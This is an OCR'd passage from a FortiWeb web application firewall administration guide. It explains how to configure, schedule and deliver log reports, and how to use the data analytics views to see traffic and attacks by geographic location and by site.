
To delete a logo file

1. Expand the **Properties** section of the **Log Report Config** dialog. (See To configure a report profile on page 740.)
2. Click the **Select** link beside the logo name you want to remove in either **Title Page Logo** or **Header Logo**.

   A dialog appears.
3. Select the logo to remove.
4. Click **Delete**.

Restricting the report's scope

When configuring a report profile, you can select the time span of log messages from which to generate the report. You can also filter out log messages that you do not want to include in the report. (To start at the beginning of the report configuration instructions, see To configure a report profile on page 740.)



Setting name	Description
Time Period	Select the time span of the report, such as **This Month** or **Last N Days**. Alternatively, select and configure From Date and To Date.
Past N Hours **Past N Days** **Past N Weeks**	Enter the number **N** of the appliance of time. This option appears only when you have selected **Last N Hours**, **Last N Days**, or **Last N Weeks** from **Time Period**, and therefore must define **N**.
From Date **Hour**	Select and configure the beginning of the time span. For example, you may want the report to include log messages starting from May 5, 2006 at 6 PM. You must also configure To Date.
To Date **Hour**	Select to configure the end of the time span. For example, you may want the report to include log messages up to May 6, at 12 AM. You must also select and configure From Date.
None	Select this option to include all log messages within the time span.
Include logs that match the following criteria	Select this option to include only the log messages whose values match your filter criteria, such as Priority . Also select whether log messages must meet every other configured criteria (**all**) or if meeting any one of them is sufficient (**any**) to be included. To **exclude** the log messages which match a criterion, mark its **not** check box, located on the right-hand side of the criterion. Criteria are the fields of log messages. For more information on log messages, see the FortiWeb Log Reference.
Priority	Mark the check box to filter by log severity threshold (in raw logs, the `pri` field), then select the name of the severity, such as **Emergency**, and whether to include logs that are greater than or equal to (**>=**), equal to (**=**), or less than or equal to (**<=**) that severity.
Source(s)	Type the source IP address (in raw logs, the `src` field) that log messages must match. **Note: Source(s)** may be the IP address according to an HTTP header such as `X-Forwarded-For:` instead of the SRC at the IP layer. See Defining your proxies, clients, & X-headers on page 366.
Destination(s)	Type the destination IP address (in raw logs, the `dst` field) that log messages must match.
Http Method(s)	Type the HTTP method (in raw logs, the `http_method` field) that log messages must match, such as `get` or `post`.


Setting name	Description
User(s)	Type the administrator account name (in raw logs, the `user` field) that log messages must match, such as `admin`.
Action(s)	Type the action (in raw logs, the `action` field) that log messages must match, such as `login` or `Alert`.
Subtype(s)	Type the subtype (in raw logs, the `subtype` field) that log messages must match, such as `waf_information`.
Policy(s)	Type the policy name (in raw logs, the `policy` field) that log messages must match.
Service(s)	Type the service name (in raw logs, the `src` field) that log messages must match, such as `http` or `https`.
Message(s)	Type the message (in raw logs, the `msg` field) that log messages must match.
Signature Subclass Type(s)	Type the signature subclass type (in raw logs, the `signature_subclass` field) that log messages must match.
Signature ID(s)	Type the signature ID value (in raw logs, the `signature_id` field) that log messages must match.
Source Country(s)	Type the source country value (in raw logs, the `srccountry` field) that log messages must match.
Day of Week	Mark the check boxes for the days of the week whose log messages you want to include.

Choosing the type & format of a report profile

When configuring a report profile, you can select one or more queries or query groups that define the subject matter of the report.

When configuring a report profile, you can configure various advanced options that affect how many log messages are used to formulate ranked report subtypes, and how results will be displayed.

(To start at the beginning of the report configuration instructions, see To configure a report profile on page 740.)




Setting name	Description
Report Types	Each query group contains multiple individual queries, each of which correspond to a chart that will appear in the generated report. You can select all queries within the group by marking the check box of the query group, or you can expand the query group and then individually select each query that you want to include: • **PCI Reports** • **Attack Activity** • **Traffic Activity** • **Event activity** For example: • If you want the report to include charts about both normal traffic and attacks, you might enable both of the query groups **Attack Activity** and **Event Activity**. • If you want the report to specifically include only a chart about top system event types, you might expand the query group **Event Activity**, then enable only the individual query **Top Event Types**.

Setting name	Description
Report Format	
Include reports with no matching data	Enable to include reports for which there is no data. A blank report will appear in the summary. You might enable this option to verify inclusion of report types selected in the report profile when filter criteria or absent logs would normally cause the report type to be omitted.
Advanced	
In 'Ranked Reports' show top	Ranked reports (top **x**, or top **y** of top **x**) can include a different number of results per cross-section, then combine remaining results under "Others." For example, in **Top Sources By Top Destination**, the report includes the top **x** destination IP addresses, and their top **y** source IP addresses, then groups the remaining results. You can configure both **x** and **y** in the **Advanced** section of **Report Format** In ranked reports, ("top **x**" report types, such as **Top Attack Type**), you can specify how many items from the top rank will be included in the report. For example, you could set the **Top Attack URLs** report to include up to 30 of the top **x** denied URLs by entering `30` for **values of the first variable 1.. 30**. Some ranked reports rank not just one aspect, but two, such as **Top Sources By Top Destination**: this report ranks top source IP addresses for each of the top destination IP addresses. For these double ranked reports, you can also configure the rank threshold of the second aspect by entering the second threshold in **values of the second variable for each value of the first variable 1..30**. **Note:** Reports that do not include "Top" in their name display all results. Changing the ranked reports values will not affect these reports.
values of the first variable 1.. 30	Type the value of **x**.
values of the second variable for each value of the first variable 1.. 30	Type the value of **y**. This value is only considered if the report rankings are nested (i.e. top **y** of top **x**).
Include Summary Information	Enable to include a listing of the report profile settings.
Include Table of Contents	Enable to include a table of contents for the report.

Scheduling reports

When configuring a report profile, you can select whether the FortiWeb appliance will generate the report on demand or according to the schedule that you configure. (To start at the beginning of the report configuration instructions, see To configure a report profile on page 740.)

Generating reports can be resource-intensive. To improve performance, schedule reports during times when traffic volume is low, such as at night or during weekends. To determine the current traffic volumes, see Real Time Monitor widget on page 683.



Setting name	Description
Schedules	
Not Scheduled	Select if you do **not** want the FortiWeb appliance to generate the report automatically according to a schedule. If you select this option, the report will only be generated on demand, when you manually click the **Run now** icon from the report profile list. For more information, see Reports on page 740.
Daily	Select to generate the report each day. Also configure Time.
These Days	Select to generate the report on specific days of each week, then mark the check boxes for those days. Also configure Time.
These Dates	Select to generate the report on specific date of each month, then enter those date numbers. Separate multiple date numbers with a comma. Also configure Time. For example, to generate a report on the first and 30th day of every month, enter `1,30`.
Time	Select the time of the day when the report will be generated. This option does not apply if you have selected Not Scheduled.

Selecting the report's file type & delivery options

When you configure a report profile, you can select one or more file formats in which to save reports generated from the profile. You can also configure the FortiWeb appliance to email the reports to specific recipients or send them to an FTP or TFTP server. (To start at the beginning the report configuration instructions, see To configure a report profile on page 740.)

Setting name	Description
File Output	Enable file formats that you want to generate and store on the FortiWeb appliance's hard drive. FortiWeb always generates HTML file format reports (as indicated by the permanently enabled check box), but you can also choose to generate reports in: • **PDF** • **MS Word** (RTF) • plain text (**Text**), and • MIME HTML (**MHT**, which can be included in email)
Email Output	Enable file formats that you want to generate for an email that will be mailed to the recipients defined by the email settings.
Email Policy	Select the predefined email settings that you want to associate with the report output. This determines who receives the report email. For more information on configuring email settings, see Configuring email settings on page 728.
Email Subject	Type the subject line of the email.
Email Body	Type the message body of the email.
Email Attachment Name	Type a file name that will be used for the attached reports.
Compress Report Files	Enable to enclose the generated report formats in a compressed archive, as a single attachment.
FTP/TFTP Output	Select the formats for files that FortiWeb sends to the FTP or TFTP server specified by **FTP/TFTP Policy**.
FTP/TFTP Policy	Select the policy that defines a connection to the appropriate server. See Configuring FTP/TFTP policies on page 704.


Viewing & downloading generated reports

Log&Report > Report Browse > Report Browse displays a list of generated reports that you can view, delete, and download.

In FortiWeb HA clusters, generated reports (PDFs, HTML, RTFs, plain text, or MHT) are recorded on their originating appliance. If you cannot locate a report that should have been generated, a failover may have occurred. Reports generated during that period will be stored on the other appliance. To view those reports, switch to the other appliance.

To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Log & Report** category. For details, see Permissions on page 62.

Log&Report > Report Browse > Report Browse



Setting name	Description
Refresh (icon)	Click to refresh the display with the current list of completed, generated reports.
Rename (icon)	Select the check box next to a report and click **Rename** to rename it.
Report Files	Displays the name of the generated report, the date and time at which it was generated, and, if necessary to distinguish it from other reports generated at that time, a sequence number. For example, `Report_1-2008-03-31-2112_018` is a report named "Report_1", generated on March 31, 2008 at 9:12 PM. It was the nineteenth report generated at that date and time (the first report generated at that time did not have a sequence number). To view the report in HTML format, click the name of the report. The report appears in a pop-up window. To view only an individual section of the report in HTML format, click the blue triangle next to the report name to expand the list of HTML files that comprise the report, then click one of the file names.
Started	Displays the data and time when the FortiWeb appliance started to generate the report.
Finished	Displays the date and time when the FortiWeb appliance completed the generated report.

Setting name	Description
Size (bytes)	Displays the file size in bytes of each of the HTML files that comprise an HTML-formatted report. This column is empty for the overall report, and contains sizes only for its component files. To see the component files, click the blue expansion arrow.
Other Formats (links)	Click the name of an alternative file format, if any were configured to be generated by the report profile, to download the report in that file format.

See also

- Configuring logging
- Reports
- Data analytics

Data analytics

In addition to log-based reports, FortiWeb also includes data analytics to help you track web server usage from a page hit, traffic volume, and attack point of view.

See also

- Sequence of scans
- Reports

Configuring policies to gather data

Before data analytics can provide meaningful information, you must:

1. Upload a geographic location data file (see Updating data analytics definitions on page 752).
2. Enable the Data Analytics option on any inline protection or offline protection profile used by your server policies.
3. Wait for the appliance to collect data about traffic flows.

See also

- Configuring a protection profile for inline topologies
- Configuring a protection profile for an out-of-band topology or asynchronous mode of operation
- Updating data analytics definitions
- Viewing web site statistics
- Reports

Updating data analytics definitions

Similar to other signatures and definitions used by FortiWeb, you can update the geographical mappings of public IP addresses to countries used by the data analytics feature.

To update data analytics definitions

1. Download the .dat file from the Fortinet Technical Support web site:

   https://support.fortinet.com/


   If you want to check the integrity of the .dat file, also download its checksum (.md5). For instructions on how to use it, see the documentation for your checksum software.

2. Log in to the web UI of the FortiWeb appliance as the `admin` administrator, or an administrator account whose access profile contains **Read** and **Write** permissions in the **Maintenance** category.

3. Go to **System > Maintenance > Backup & Restore.**

   To access this submenu, your administrator's account access profile must have **Read** and **Write** permission to items in the **Maintenance** category. For details, see Permissions on page 62.

4. In the **Data Analytics** area, click **Browse**.



5. Select the .dat file.

6. Click **Open**.

   The file name appears in the **From File** field.

7. Click **Upload**.

   Your browser uploads the file. A message appears to display the progress of the upload. Time required varies by the size of the file and the speed of your network connection.

See also

- Configuring policies to gather data
- Viewing web site statistics
- Reports

Viewing web site statistics

Log&Report > Monitor > Data Analytics displays statistics on traffic from clients internationally, web page hits, and attacks. Clients' locations are determined by source IP address, which is then mapped to its current known location:

- **A country/region, state, and city** — Public IP addresses that are known to belong to routers in a specific physical location.
- **Undetermined City/State** — An IP address where the exact city and/or state could not be determined. This appears when zooming in to view a country. An IP with an undetermined city/state can occur if complete, precise location data is not available, or perhaps if the IP address belongs to multiple regions such as can occur in border regions.
- **Internal IPs** — 10.*, 172.16.*, or 192.168.* addresses that are reserved for private networks according to RFC 1918, and therefore might be located anywhere on the planet.



To make sure that the mappings are correct, you should periodically update FortiWeb's geography-to-IP mappings. See Updating data analytics definitions on page 752.

If all client IP addresses appear to originate on private networks ("Internal IPs") and especially from a single IP, SNAT may be interfering and you may need to configure FortiWeb to deduce the client's location using X-headers instead. See Defining your proxies, clients, & X-headers on page 366.

To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Log & Report** category. For details, see Permissions on page 62.



The data analytics feature can be resource-intensive. To avoid impacting performance, view the data analytics report in off-peak hours.

Data analytics organizes the data collected by server policies into two distinct cross-sections. Click the buttons on the top right corner to toggle between:

- **Geographic Location View** — Displays data per clients' geographical location (e.g. Canada, China, Portugal, Morocco, Brazil, Australia, etc.) in graphical format.


  While this view is selected, a format toggle appears below the view toggle. The format toggle allows you to choose what will accompany the data analytics charts: either **List** (for a table of statistics by country) or **Map** (for a map of the Earth). To display the statistics for a country/region, hover your mouse cursor over it. The statistics will appear in a tool tip.

  If you click a specific country/region on the map of the Earth, the map will zoom in to show the states within that area. Similar to the view of the entire Earth, to display statistics for a sub-region, hover your mouse cursor over it. The statistics appear in a tool tip.




If traffic from a country is predominantly attacks instead of legitimate requests, you can block it. See Blacklisting & whitelisting countries & regions on page 444.

Data analytics' geographical location view (map)



Data analytics' geographical location view (table)



State	Count	Percentage
Total	2220	100
Internal IPs	695	31.31
Michigan	630	28.38
California	186	8.38
Washington	160	7.21
Illinois	140	6.31
Florida	129	5.81
Ohio	50	2.25
Utah	45	2.03
Louisiana	39	1.76
Arizona	39	1.76
Texas	33	1.49
Missouri	33	1.49
New York	19	0.86
South Carolina	18	0.81


Select either:

- **Hit** — Display the number of legitimate page hits, and percentage of total requests, originating from each country.
  In the unlabeled column to the right of the **Percentage** column, icons indicate the range of percentage by color-coded dots:
  Red — Greater than 12%
  Orange — 9% - 12%
  Yellow — 6% - 9%
  Blue — 3% - 6%
  Green — 0% - 3%
- **Data** — Display the traffic volume in bytes, and percentage of total requests, originating from country.
- **Attack** — Display the attack count, and percentage of total requests, originating from each country.

Geographic location is based upon the apparent origin according to the source IP address of the request. Accuracy may vary due to network address translation (NAT) and/or clients' use of proxies such as Tor and IPSec, SSH, or other VPN tunnels which alter the source IP address in packets and therefore can cause clients' traffic to appear to originate from a location other than their actual location.

- **Web Site View** — Displays data about the popular URLs and commonly attempted attacks on your web sites in graphical format. The page includes a pie chart (if there is data available) and two panels with bar graphs.

Data analytics web site view



From the **Type** drop-down lists, select either:

- **Hit** — Display the top 10 countries of origin for legitimate page hits.
- **Data** — Display the top 10 countries of origin for traffic volume.
- **Attack** — Display the top 10 countries of origin for attacks.

In the **Top 10 Panel**, from the **Category** drop-down list, select either:

- **Host** — Display the top 10 domain names by hits, attacks, or traffic volume (depending on your selection in **Type**).
- **URL** — Display the top 10 URLs by hits, attacks, or traffic volume (depending on your selection in **Type**).

In the **Time Trend Panel**, from the **Time Interval** drop-down list, select a time interval (e.g. **1 Week**), then click the **Pre Period** (previous) and **Next Period** buttons to advance by that interval through the time span that you have selected in either **Time Range** or your custom data filter.

For example, if **Type** is **Attack** and **Category** is **Host**, the panel displays the 10 domains that received the most attack attempts. Let's say that a trend of attacking www.example.com is consistent over time. (You could confirm this suspicion in the **Time Trend Panel**.) This could represent either an advanced persistent threat (APT) — an attacker that is an adversary of that specific organization, and likely to continue and attempt more evolved threats until she or he discovers a viable exploit — or it could simply be an attack attempt because security-wise, that specific web server is an easy target. Attacks on weak hosts might be discouraged by applying patches, cloaking the web server, configuring sever protection rules on FortiWeb to mitigate the host's weaknesses, etc. An APT however, indicates a collectively greater risk than a lone attack attempt against a weak host, and will likely continue regardless of increasing attack difficulty. If you determine that the attacker(s) is an APT, you might decide to devote more resources to protecting that web server, including a full web application source code and security practice audit, as well as configuring anti-defacement.

Both cross-sections have common controls:

- Click **Refresh** to re-populate the graphs with the most recent data. (The web UI displays data current at the time of the most recent refresh or page load. It does not continuously update.)
- Click **Generate PDF** to download a PDF copy of the current statistics.
- Select either:
  - **Custom-defined** — Define the domain name (`Host:`), URL, policy name, and/or time span to include matching statistics. For details, see Filtering the data analytics report.
  - **Pre-defined** — Choose a time span from the **Time Range** drop-down list to view its statistics.

See also

- Updating data analytics definitions
- Configuring policies to gather data
- Filtering the data analytics report
- Reports

Filtering the data analytics report

By default, in **Filter Type**, the **Pre-defined** option is selected, and so the data analytics reports include statistics based solely upon one of a few pre-defined time periods, which you can select from **Time Range**.

However, you can define your own time span, as well as filter statistics based upon criteria other than time.

To create a custom statistical filter

